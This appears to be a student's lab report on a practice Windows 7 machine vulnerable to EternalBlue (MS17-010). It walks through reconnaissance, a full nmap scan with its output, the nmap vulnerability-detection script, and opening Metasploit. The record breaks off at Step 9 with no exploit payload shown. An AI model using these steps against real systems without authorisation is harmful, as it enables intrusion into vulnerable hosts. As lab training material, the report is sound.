


Eternal Blue machine report (Task 3)

for better user experience view it in Notion


Eternal Blue machine report (Task 3)

Reconnaissance phase

Step 1


first of all , I started by getting the ip address of the Eternal Blue machine , I logged in the machine withe credentials in account.txt file and opened the cmd and entered the following command to gain the ip address

```
ipconfig
```



Step 2

i pinged the ip address to ensure that the 2 machines see each others and I received back the response which ensures that they see each other



Scanning and enumeration phase


Step 3

i performed nmap SIN scan and version scan and to run nmap default scripts on the target system

using following command against all ports

```
nmap -sS -sC -sV -p-
```

and the output of the scan in the following 2 pictures



```
┌──(root💀kali)-[~]
└─# nmap -sS -sC -sV -Pn -p-  192.168.195.127
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-09 04:15 EST
Stats: 0:01:29 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 77.78% done; ETC: 04:16 (0:00:17 remaining)
Stats: 0:01:31 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.84% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:31 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.84% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.84% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
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NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
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NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
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NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:34 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:34 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Nmap scan report for 192.168.195.127
Host is up (0.00055s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
```





Step 4

as you see in the above pictures we see all the open ports and we see the operating system so I am going to search google for an exploit in these windows version that allow me to gain a remote session on that machine


Microsoft Bing
Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1) exploit to gain seession
mohamed.e...
Rewards
SEARCH
COPILOT
SCHOOL
IMAGES
VIDEOS
MAPS
NEWS
MORE
About 2,770,000 results
Rapid7
https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_0...
MS17-010 EternalBlue SMB Remote Windows Kernel ...
Web 03/14/2017 Created 05/30/2018 Description This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There ...
EXPLORE FURTHER
How to exploit MS17-010 (Eternal Blue) - GitHub Pages
shreybs.github.io
GitHub - worawit/MS17-010: MS17-010
github.com
Manually Exploiting MS17-010 | LMG Security
lmgsecurity.com
How to exploit MS17-010 vulnerability – Network Security ...
securityandit.com
Recommended to you based on what's popular • Feedback
Microsoft Support
https://support.microsoft.com/en-us/windows/install-windows-7-ser...
Install Windows 7 Service Pack 1 (SP1) - Microsoft Support
Web Installing Windows 7 SP1 using Windows Update (recommended) If your PC is set to automatically install updates, you'll be prompted by Windows Update to install SP1. ...
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archive.org
Windows 7 Service Pack 1 - Download
windows-7-sp1-64bits.fil...
Recommended to you based on what's popular • Feedback
Windows 7
Windows 7 is a major release of the Windows NT operating system developed by Microsoft. It was released to manufacturing on July 22, 2009, and became generally available on October 22, 2009. It is the...
Developer Microsoft
Source model Closed-source · Source-available (through Shared Source ...
Released to manufacturing July 22, 2009
General availability October 22, 2009
See more
Windows 7 also caused the consumer satisfaction score of Microsoft to outpace that of Apple, a fact which emphasizes the high level of quality of this operating system.
Windows 7 Professional, Enterprise, and Ultimate allow for two physical processors, providing the best performance on these computers.


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MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
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

Step 5

and I found it Eternal Blue SMP remote windows kernel pool corruption and it is security code MS17-010 so i am going to search for detection script in nmap scripts as you see in the following pictures






```
smb-vuln-ms10-061.nse
smb-vuln-ms17-010.nse
smb-vuln-regsvc-dos.nse
```

Step 6

and I found the script and I will run it against target machine using following command

```
nmap -sS -Pn -p 445  192.168.195.127 --script smb-vuln-ms17-010
```



as you can see in the above photo , it is vulnerable to Remote Code Execution

so i am going to try to exploit it

Exploitation phase

Automatic Exploitation

Step 7

I opened metasploit using following command

```
msfconsole
```

and searched for the vulnerability famous name which is eternalblue using following command


Step 8

```
search eternalblue
```

and I found it and used it by following command

Step 9

